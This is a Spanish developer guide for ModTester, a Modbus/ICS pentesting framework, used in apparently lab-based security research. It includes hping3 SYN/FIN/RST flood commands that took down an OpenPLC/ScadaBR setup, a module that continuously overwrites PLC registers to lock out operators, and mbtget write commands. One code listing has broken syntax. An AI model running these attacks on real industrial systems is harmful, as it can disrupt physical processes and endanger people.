

# GUIA DESARROLLADOR MODTESTER

Danel Lopez Agoües

# 1.Índice

<b>1.Índice</b>	<b>2</b>
<b>2.Introducción a la herramienta</b>	<b>3</b>
<b>3. Inicio del desarrollo</b>	<b>4</b>
<b>4.Estructura del metasploit</b>	<b>5</b>
4.1 Estructura del programa	5
4.2 Estructura de los módulos	6
<b>5. Herramientas incorporadas</b>	<b>8</b>
5.1 SMOD	8
5.1.1 Funcionalidades eliminadas	8
5.1.2 Funcionalidades añadidas/adaptadas	9
5.2 Hping3	10
5.2.1 Funcionalidades añadidas	10
<b>5.Estado actual de desarrollo</b>	<b>11</b>
<b>7. Attack taxonomies for the Modbus protocols</b>	<b>11</b>
7.1 Listado de ataques TCP Modbus	12
7.2 Relación entre ModTester y listado de ataques (Attack taxonomies)	13
<b>7. Topología de red</b>	<b>13</b>
<b>8. Problemas de cara al desarrollo</b>	<b>13</b>
<b>PRUEBA NUEVAS HERRAMIENTAS</b>	<b>13</b>

## 2.Introducción a la herramienta

La herramienta ModTester ha sido desarrollada para tener un framework de pentesting para Modbus.

Actualmente existen diversos exploit, framework o código suelto que explota vulnerabilidades del protocolo modbus. La finalidad de este trabajo es unir todas esas funcionalidades en un mismo framework.

### 3. Inicio del desarrollo

Para empezar a crear una herramienta, se recopiló una lista de diferentes artículos, herramientas que serían revisadas y adaptadas a nuestro nuevo framework. A continuación se muestra el listado de herramientas.

MODBUS ATTACK	TOOL	REFERENCE	
MITM	Ettercap	<a href="#">[1]</a>	<a href="#">[5]</a>
	Libmodbus	<a href="#">[1]</a>	
DoS	hping	<a href="#">[1]</a>	
	SMOD	<a href="#">[13]</a>	
Injection	Injection_attack.cpp	<a href="#">[2]</a>	
	modbus_tcp_client	<a href="#">[9]</a>	
Buffer Overflow	mb_overflow.cpp	<a href="#">[3]</a>	
Read/Write Modbus Memory	modbus-cli	<a href="#">[4]</a>	
Read/Write Modbus Memory	mbtget	<a href="#">[7]</a>	
SCANNER	modscan.py	<a href="#">[6]</a>	
	SMOD	<a href="#">[13]</a>	
Fuzzing attack	modbus_tcp	<a href="#">[8]</a>	
	SMOD	<a href="#">[13]</a>	
Flooding attack	TCP Modbus Hacker*	<a href="#">[10]</a>	
Malware infection	<a href="#">Scapy tool [12]*</a>	<a href="#">[11]</a>	
Brute Force UID	SMOD	<a href="#">[13]</a>	

Como la herramienta SMOD es usada para explotar diferentes vulnerabilidades, se decidió trabajar sobre esta herramienta. La herramienta SMOD tenía ya desarrollado una interfaz y una estructura como framework muy completa, por lo que se ha decidido partir sobre esta estructura, e ir añadiendo nuevas funcionalidades.

## 4. Estructura del metasploit

### 4.1 Estructura del programa

En este apartado comentaré cómo funciona la estructura del metasploit ModTester. Y cómo añadir/adaptar nuevos módulos de manera coherente.



El metasploit se compone de 2 carpetas principales ([System](#), [Application](#)) y su lanzador en python. Los módulos están en Application, y la interfaz y demás son pertenecientes a System.

En la carpeta [System/Core](#) tenemos los archivos de configuración del sistema entero en general, configuración del banner (pantalla inicial modo Tester), de la interfaz (comandos disponibles), configuración de colores, y tenemos también un archivo de python donde guardamos clases sobre el protocolo modbus, que son usados regularmente por los módulos.

En la carpeta [System/Lib](#) tenemos librerías necesarias para su funcionamiento. En el actual desarrollo, la única librería necesaria aquí es scapy, una librería en python para generar paquetes.

En la carpeta [Application/Modules/Modbus](#) tenemos los módulos, separados en subcarpetas, [Dos](#) y [Scanner](#). En estas carpetas es donde añadiremos nuevos módulos. (En carpetas existentes o en nuevas si el tipo de ataque no encaja con [DoS](#) o [Scanner](#)).

## 4.2 Estructura de los módulos

Todos los módulos siguen la misma estructura en cuanto a variables, y cómo se ejecuta el módulo. A continuación el código de un módulo de modbus/scanner/discover, el más sencillo, para ver cómo está estructurado:

```
info = {
    'Name': 'Modbus Discover',
    'Author': ['@enddo'],
    'Description': ('Check Modbus Protocols'),
}

options = {
    'RHOSTS' : [' ', True, 'The target address range or CIDR identifier'],
    'RPORT' : [502, False, 'The port number for modbus protocol'],
    'Threads' : [1, False, 'The number of concurrent threads'],
    'Output' : [True, False, 'The stdout save in output directory']
}
output = ''

def exploit(self):

    moduleName = self.info['Name']
    print bcolors.OKBLUE + '[+]' + bcolors.ENDC + ' Module ' + moduleName + ' Start'
    ips = list()
    for ip in ipcalc.Network(self.options['RHOSTS'][0]):
        ips.append(str(ip))
    while ips:
        for i in range(int(self.options['Threads'][0])):
            if(len(ips) > 0):
                thread = threading.Thread(target=self.do, args=(ips.pop(0),))
                thread.start()
                THREADS.append(thread)
            else:
                break
        for thread in THREADS:
            thread.join()
    if(self.options['Output'][0]):
        open(mainPath + '/Output/' + moduleName + '_' + self.options['RHOSTS'][0].replace('/', '_') + '.txt', 'a').write(self.output)
        self.output = ''

def printLine(self, str, color):
    self.output += str + '\n'
    if(str.find('[+]' ) != -1):
        print str.replace('[+]', color + '[+]' + bcolors.ENDC)
    elif(str.find('[-]' ) != -1):
        print str.replace('[-]', color + '[-]' + bcolors.ENDC)
    else:
        print str

def do(self, ip):
    result = Modbus.connectToTarget(ip, self.options['RPORT'][0])
    if (result != None):
        self.printLine('[+] Modbus is running on : ' + ip, bcolors.OKGREEN)
```

Apreciamos 3 variables y 3 funciones. La variable más interesante es la de options. Es aquí donde especificamos qué parámetros tendrá el módulo, su valor por defecto y alguna explicación sobre el parámetro. Podemos poner que sean obligatorias o no, darles un valor por defecto, etc... Los módulos más simples tienen 3-4 parámetros, pero los módulos complejos pueden tener 7-8. Es trabajo del desarrollador definir qué parámetros se necesitan para ese módulo y de qué manera expresarlos.

Tenemos también 3 funciones, la de “printLine” solo juega con los colores para que el terminal sea un poco más intuitivo, cambia a verde o rojo dependiendo si el módulo ha funcionado correctamente no. No es la más interesante.

Las funciones de “Exploit” y “Do” son las que hacen funcionar realmente el módulo. Cuando nosotros escribimos el comando “exploit” para lanzar un módulo, se llama a la función “exploit”. “exploit” no es quien hace el trabajo real, este solo coge los parámetros que hemos dado al módulo y los separa por ips, ya que hay módulos en los que se puede pasar más de una IP. La función “exploit” llama a “do” por cada ip diferente, y es aquí donde se realiza el trabajo real y donde va el código importante.

Por la experiencia de programar los módulos ya añadidos, la variable “OPTIONS” y la función “DO” son los que requieren los mayores cambios, y es donde se implementa el nuevo código.

Para ver una adaptación del código, a continuación el código de floodingAttack

```
options = {
    'RHOSTS' : [''] ,True , 'The target address range or CIDR identifier'],
    'RPORT' : [502] ,False , 'The port number for modbus protocol'],
    'FLAG' : ['-S'] ,True , 'Set the FLAG [-S,-F,-R,-P,-A,-U]',
    'sIP' : [''] ,True , 'Source IP (--rand-source)',
    'Threads' : [1] ,False , 'The number of concurrent threads'],
    'Output' : [True] ,False , 'The stdout save in output directory']
}
output = ''

def exploit(self):
    self.printLine('[+] Flooding Attack started:',bcolors.OKGREEN)
    print "hping3 %s -p %s %s --flood %s" %(self.options['FLAG'][0],self.options['RPORT'][0],self.options['sIP'][0],self.options['RHOSTS'][0])
    self.printLine('[-] Control + c to STOP',bcolors.WARNING)
    flood = os.system("/usr/sbin/hping3 %s -p %s --flood %s" %(self.options['FLAG'][0],self.options['RPORT'][0],self.options['RHOSTS'][0]))
    #subprocess.Popen(["./hping.sh"],stdin=subprocess.PIPE)

def printLine(self,str,color):
    self.output += str + '\n'
    if(str.find('[+]') != -1):
        print str.replace('[+]',color + '[+] ' + bcolors.ENDC)
    elif(str.find('[-]') != -1):
        print str.replace('[-]',color + '[-] ' + bcolors.ENDC)
    else:
        print str
```

En el caso de este módulo, al ser más sencilla la llamada, se ha suprimido la función “Do” y es “Exploit” el que hace el trabajo. Para este módulo en concreto se añadieron nuevas opciones, el FLAG y el sIP. Una vez añadidas las opciones, se hace una llamada al sistema al comando hping, pasándole las opciones que ha decidido el usuario. Esto monta un comando específico con las opciones elegidas el cual genera un ataque de *flooding*. Para mejor visualización, se muestra el comando a ejecutar una vez montado para ver que las opciones son las deseadas.

## 5. Herramientas incorporadas

En este apartado se explicará cada herramienta añadida al metasploit en profundidad. Qué funcionalidades han decidido eliminarse, cuales han sido añadidas, etc...

### 5.1 SMOD

Cuando se explican los diferentes módulos, se le han asignado **color Rojo** y **color Verde**, los rojos hacen referencia a módulos que no se han recogido en ModTester, los verdes los que se han integrado.

La herramienta SMOD en la base de este metasploit. ModTester ha sido escrito utilizando la herramienta SMOD, comparte toda la interfaz y iteracion con el usuario, o se intenta hacer de la misma manera para que sea más sencillo de usar.

La herramienta SMOD contaba con 23 módulos diferentes. Los cuales estaban separados en:

Dos: (6 módulos, **4 eliminadas** **2 adaptadas**, final **2**)

Function: (12 módulos, **todas eliminadas**, final 0)

Scanner: (4 módulos, **1 eliminada**, **4 añadidas**, final **7**)

Sniff: (1 módulo, **1 eliminado**, final 0).

En total tenemos 9 funcionalidades que hemos añadido/adaptado de smod. Las 9 funcionalidades trabajan con python y scapy para crear paquetes modbus e interactuar con ellos.

#### 5.1.1 Funcionalidades eliminadas

Function: Se han decidido eliminar todos los módulos de **Function**, ya que estos servían para hacer pruebas con funciones básicas de modbus (leer, escribir o devolver excepciones), lo cual no es de interés ahora mismo, por lo que se han suprimido todas.

Sniff: Una única funcionalidad para hacer un **MitM mediante arp spoofing**, no funcionaba muy bien con la arquitectura que tenemos, por lo que se ha eliminado.

Dos: Tenemos 6 funcionalidades, **ARP** y **GalilRIO** han sido eliminadas, **ARP** porque no funcionaba correctamente y **GalilRIO** por que es un ataque a un sistema específico, cuando estamos haciendo un toolkit genérico para modbus. Las otras 4 son, **writeAllRegister**, **writeAllCoils**, **writeSingleRegister**, **writeSingleCoils**. Se han decidido eliminar **WriteAllRegister** y **WriteAllCoils**, ya que ambas escriben todos los coils o register en orden, es lento y no ataca un punto específico, por lo que no se consigue una DOS real.

Scanner: Se ha eliminado **ARPWatcher**.



### 5.1.2 Funcionalidades añadidas/adaptadas

Dos: `writeSingleRegister` y `writeSingleCoils` han sido adaptadas. Inicialmente, estas funcionalidades escribían de manera aleatoria en direcciones aleatorias. Ha sido modificado para seleccionar una dirección en memoria modbus y un valor, y hacer un ataque de inyección continuo, cambiando constantemente el valor de un Coil/Register, para que el operario no pueda volver a cambiarlo. Esta funcionalidad sobrescribe una dirección de memoria todo el rato hasta pararla. Con esto obtenemos dos funcionalidades que generan un DOS, sobrescribiendo en una dirección y haciéndola inalcanzable para el operario.

Scanner: Se han mantenido 3 funcionalidades. `Discover`, `UID` y `getFunc`. (Ataques de reconocimiento)

`Discover`: sirve para ver si corre el protocolo modbus en una IP específica o rango de IPs, depende de la variable que metamos.

`UID`: Muestra la cantidad de UIDs que puede soportar el protocolo.

`getFunc`: devuelve las funciones disponibles para esa implementación de modbus.

Se han añadido `CoilDiscover`, `discreteInputDiscover`, `holdingRegisterDiscover`, `inputRegisterDiscover`. Las 4 funcionalidades revisan todas las direcciones de memoria y devuelve su valor y el número de direcciones que están habilitadas. (Ataque de reconocimiento)

## 5.2 Hping3

### 5.2.1 Funcionalidades añadidas

Se han creado 2 funcionalidades con Hping3 : `modbus/dos/floodingAttack` y `modbus/scanner/portDiscover`. Esta funcionalidad utiliza hping3 para mandar paquetes en modo flood, intentando saturar la máquina objetivo y provocar un DoS. Los módulos funcionan parecido, según las opciones montan una línea de comando a ejecutar, y al hacer exploit se ejecuta la línea de comando, debajo se podrán ver ejemplos.

#### `modbus/dos/floodingAttack:`

Una vez en esa funcionalidad, tendremos que especificar los datos de la máquina atacada. PUERTO, IP, FLAG y sIP(source IP).

sIP: podemos asignar una ip específica, o `--rand-source`, para asignar una IP aleatoria a cada paquete mandado.

FLAG: tenemos 6 Flags diferentes a elegir.(Por defecto tiene asignado SYN, el que más afecta).

Los comandos generados siguen esta estructura:

```
hping3 "FLAG" -p 502 "sIP" --flood "IP"
```

Ejemplos:

```
hping3 -S -p 520 192.168.127.82 --flood 192.168.127.33(SYN flag)
```

```
hping3 -F -p 520 192.168.127.82 --flood 192.X.X.12(FIN flag)
```

```
hping3 -R -p 520 --rand-source --flood 192.168.127.33(RST flag)
```

```
hping3 -P -p 520 192.134.12.1 --flood 192.168.127.33(PUSH flag)
```

Tener en cuenta que aunque sea solo una funcionalidad, cada floodingAttack con FLAGS diferentes se considera un ataque diferente, incluso mandando paquetes FIN desde ip's conocidas de la red, podemos interrumpir la comunicación entre dos máquinas. Con una única funcionalidad podremos generar más de un Dos, dependiendo de las opciones y conocimiento de la topología de red.

#### `modbus/scanner/portDiscover:`

Se ha añadido una funcionalidad para descubrir puertos de una máquina, tendremos que darle el número de puertos a revisar y la IP, nos devolverá los puertos abiertos. Una vez sabiendo los puertos, podríamos usar el modulo *discover*, para ver si modbus está corriendo en alguno de esos puertos abiertos.

Comando generado en este módulo:

```
hping3 -S -8 1-1000 192.168.127.82 (Descubrimiento de puertos)
```

## 5.Estado actual de desarrollo

MODBUS ATTACK	TOOL	REFERENCE		
MITM	Ettercap	[1]	[5]	
	Libmodbus	[1]		
DoS	hping	[1]		
	SMOD	[13]		
Injection	Injection_attack.cpp	[2]		
	modbus_tcp_client	[9]		
Buffer Overflow	mb_overflow.cpp	[3]		
Read/Write Modbus Memory	modbus-cli	[4]		
Read/Write Modbus Memory	mbtget	[7]		
SCANNER	modscan.py	[6]		
	SMOD	[13]		
Fuzzing attack	modbus_tcp	[8]		
	SMOD	[13]		
Flooding attack	hping			
	TCP Modbus Hacker*	[10]		
Malware infection	Scapy tool [12]*	[11]		
Brute Force UID	SMOD	[13]		

Actualmente son estas las herramientas que han sido revisadas/añadidas a ModTester.

## 7. Attack taxonomies for the Modbus protocols

“Attack taxonomies for the Modbus protocols” es un artículo disponible aquí: <https://www.sciencedirect.com/science/article/pii/S187454820800005X>

En este artículo se listan y se clasifican diferentes ataques que explotan vulnerabilidades del protocolo modbus. Con la herramienta modTester, intentaremos reproducir los ataques que se listan en el artículo (Modbus TCP Attacks), y relacionar los módulos de modTester con los diferentes ataques.

## 7.1 Listado de ataques TCP Modbus

T5: Irregular TCP Framing: Multiple Modbus messages cannot be placed in a single TCP frame. This attack injects improperly framed messages or modifies legitimate messages to create improperly framed messages, which may cause a master unit or field device to close a connection.

T9: TCP FIN Flood: This attack launches a spoofed TCP packet with the FIN flag set after a legitimate Modbus message to a Modbus client (master) or server (field device) to close the TCP connection.

T10: Pool Exhaustion: The Modbus TCP specification describes two classes of connection pools: priority connection pools and non-priority connection pools. Exhausting the connections in these pools prevents a Modbus device from accepting new connections. The attack opens large numbers of TCP connections with a device using marked IP addresses corresponding to priority connections and unmarked IP addresses corresponding to non-priority connections.


T11: TCP RST Flood: This attack launches a spoofed TCP packet with the RST flag set after a legitimate Modbus message to a Modbus client (master) or server (field device) to close the TCP connection.

	Master	Slave(Field device)	Network path	Message
Interception		T2-1 T4-1	T2-2	T2-3 T4-2
Interruption	T1-1 T2-4 T3-1 T4-3 T5-1 T6-1 T7-1 T8-1 T9-1 T10-1 T11-1 T12-1 T13-1	T1-2 T2-5 T3-2 T4-4 T5-2 T6-2 T7-2 T8-2 T9-2 T10-2 T11-2 T12-2 T13-2	T2-6 T4-5 T8-3 T9-3 T10-3 T11-3	T2-7 T4-6 T7-3 T8-4 T9-4 T10-4 T11-4 T12-3 T13-3
Modification	T3-3	T1-3 T2-8 T3-4 T4-7 T13-4	T2-9 T4-8	T2-10
Fabrication	T1-4 T2-11	T2-12	T2-13 T4-9	T1-5 T2-14

## 7.2 Relación entre ModTester y listado de ataques (Attack taxonomies)

Tipo de ataque	Referencia	Módulo	Opciones: hping3 "FLAG" -p 502 "sIP" --flood "IP"
T9: TCP FIN Flood	T9-1	Flooding Attack	hping3 -F -p 502 192.168.127.118 --flood 192.168.127.82
	T9-2		hping3 -F -p 502 192.168.127.82 --flood 192.168.127.118
	T9-3		hping3 -F -p 502 --rand-source --flood 192.168.127.82
	T9-4		hping3 -F -p 502 192.168.127.82 --flood 192.168.127.118
			hping3 -F -p 502 192.168.127.1 --flood 192.168.127.82
			hping3 -F -p 502 192.168.127.1 --flood 192.168.127.118
			hping3 -F -p 502 --rand-source --flood 192.168.127.118

## 7. Topología de red



## 8. Problemas de cara al desarrollo

A tener en cuenta:

-Lo comentado sobre los discover de HoldingRegister e inputRegister, devuelven dos números , hay que pasarlos a hexadecimal, y concatenarlos para obtener el valor real.

-Sobre el artículo de las taxonomías, en ella no explica cada vulnerabilidad, hace referencia a muchas, pero solo explica 4. El resto no las explica.

-La herramienta ModTester consigue hacer DoS recogidos y explicados, como son los flooding attack de flag -F, pero también consigue hacerlos con flag -S, los cuales no aparecen explicados en el artículo. Podemos deducir que el flooding attack con flag -S, es otro de esos ataques recogidos en el artículo pero no explicados.

-Por ello, la dificultad de vincular módulos de ModTester a ataques recogidos en el artículo es difícil, ya que no trae la información completa, habrá que ir emparejando las poco a poco.

-Por poner un ejemplo sencillo, el flooding attack con -F que se explica en el artículo, crea 4 DoS dependiendo de a que se quiere atacar(master,slave,message,communication path). Como este, en el artículo se listan otros ataques también con 4 DoS (No son muchas). Esos ataques no están nombrados, pero si con el flag -F conseguimos eso, y con el flag -S tambien, será que el flag -S, hace referencia a un ataque que genera 4 Dos.

-Se deberá hacer un filtro de alguna manera, e ir encajando ataques con taxonomias.

# PRUEBA NUEVAS HERRAMIENTAS

## HPING3

Estas pruebas fueron anteriores a crear la funcionalidad, solo para ver el comportamiento con diferentes opciones, flags...

```
sudo hping3 -S --flood -p 520 192.168.127.82
```

-S : SYN flag

--flood: manda paquetes a alta velocidad, ignorar las respuestas

-p 520: puerto (opcional, funciona de la misma manera sin ponerlo)

192.168.127.82: direccion IP

En cuanto lanzó el ataque, openPLC empieza a actuar de manera extraña, o se cae el servicio web o tarda muchísimo en responder.

En ScadaBR empiezan a saltar las siguientes alertas:

Vemos también que la vista gráfica de scadaBR nos dice que los datos obtenidos no es fiable.(No obtiene respuesta del servidor))

**DOS completado, ScadaBR queda inservible al no tener ninguna respuesta de Openplc**

En cuanto paramos el ataque, el scadaBR vuelve a funcionar correctamente y openplc vuelve a responder / vuelve a la velocidad normal.

```
sudo hping3 -F --flood 192.168.127.82
```

-F : FYN flag

--flood: manda paquetes a alta velocidad, ignorar las respuestas

192.168.127.82: direccion IP

Mismo impacto que el anterior.

**DOS completado, ScadaBR queda inservible al no tener ninguna respuesta de Openplc**

```
hping3 --rand-source --flood 192.168.127.82
```

--rand-source: modifica IP origen

--flood

192.168.127.82

Mismo impacto que el anterior.

**DOScompletado, ScadaBR queda inservible al no tener ninguna respuesta de Openplc**

```
hping3 -S -8 1-1000 192.168.127.82
```

-S: SYN packet



-8: scan mode

1-1000: puertos

192.168.127.83

Muestra los puertos abiertos entre 1-1000

No sabemos qué protocolo tendrá en el 502 pero sabemos que hay algo escuchando, con la herramienta SMOD podríamos saber si es un protocolo modbus o no.

Ataque de descubrimiento de red

## HERRAMIENTA mbtget.git

Permite leer/escribir la memoria de modbus.

Codigo fuente :


<https://github.com/sourceperl/mbtget>

Escrito en perl, descargar/clonar de github y ejecutar:

```
cd mbtget
perl Makefile.PL
make
sudo make install
```

Una vez instalado, podemos usarlo desde la terminal con el comando mbtget.

mbtget -h (ayuda):

A screenshot of a terminal window with a dark background and light-colored text. It shows the output of the command 'mbtget -h', which lists various command-line options and their functions. The options include flags for help, version, dump mode, script mode, reading/writing bits and words, floating point values, two's complement mode, hex output, unit ID, port number, modbus address, number of values to read, and timeout.

```
command line :
-h           : show this help message
-v           : show version
-d           : set dump mode (show tx/rx frame in hex)
-s           : set script mode (csv on stdout)
-r1          : read bit(s) (function 1)
-r2          : read bit(s) (function 2)
-r3          : read word(s) (function 3)
-r4          : read word(s) (function 4)
-w5 bit_value : write a bit (function 5)
-w6 word_value : write a word (function 6)
-f           : set floating point value
-2c          : set "two's complement" mode for register read
-hex         : show value in hex (default is decimal)
-u unit_id   : set the modbus "unit id"
-p port_number : set TCP port (default 502)
-a modbus_address : set modbus address (default 0)
-n value_number : number of values to read
-t timeout   : set timeout seconds (default is 5s)
```

Ejemplos de uso:

**Lectura: por defecto le holding register:**

```
mbtget 192.168.127.82
```

Lee el holding register de address 0.

```
mbtget -a 1000 192.168.127.82
```

Lee el holding register del address 1000.

```
mbtget -n 10 -a 1000 192.168.127.82
```

Lee 10 direcciones de memoria, empezando por el 1000

```
mbtget -n 10 -r1 192.168.127.82
```

Lee 10 direcciones de memoria, empezando por 0, de coils

```
mbtget -n 10 -r2 -d 192.168.127.82
```

Lee 10 direcciones de memoria, empezando por 0, de discrete inputs. Además con -d podemos ver los paquetes Tx/Rx en hexadecimal.

### **Escritura:**

```
mbtget -w6 333 -d 192.168.127.82
```

Escribimos la palabra 333 en la dirección 0. (Holding register por defecto)

```
mbtget -w5 1 -a 5 192.168.127.82
```

Escribimos el bit 1 en la dirección 5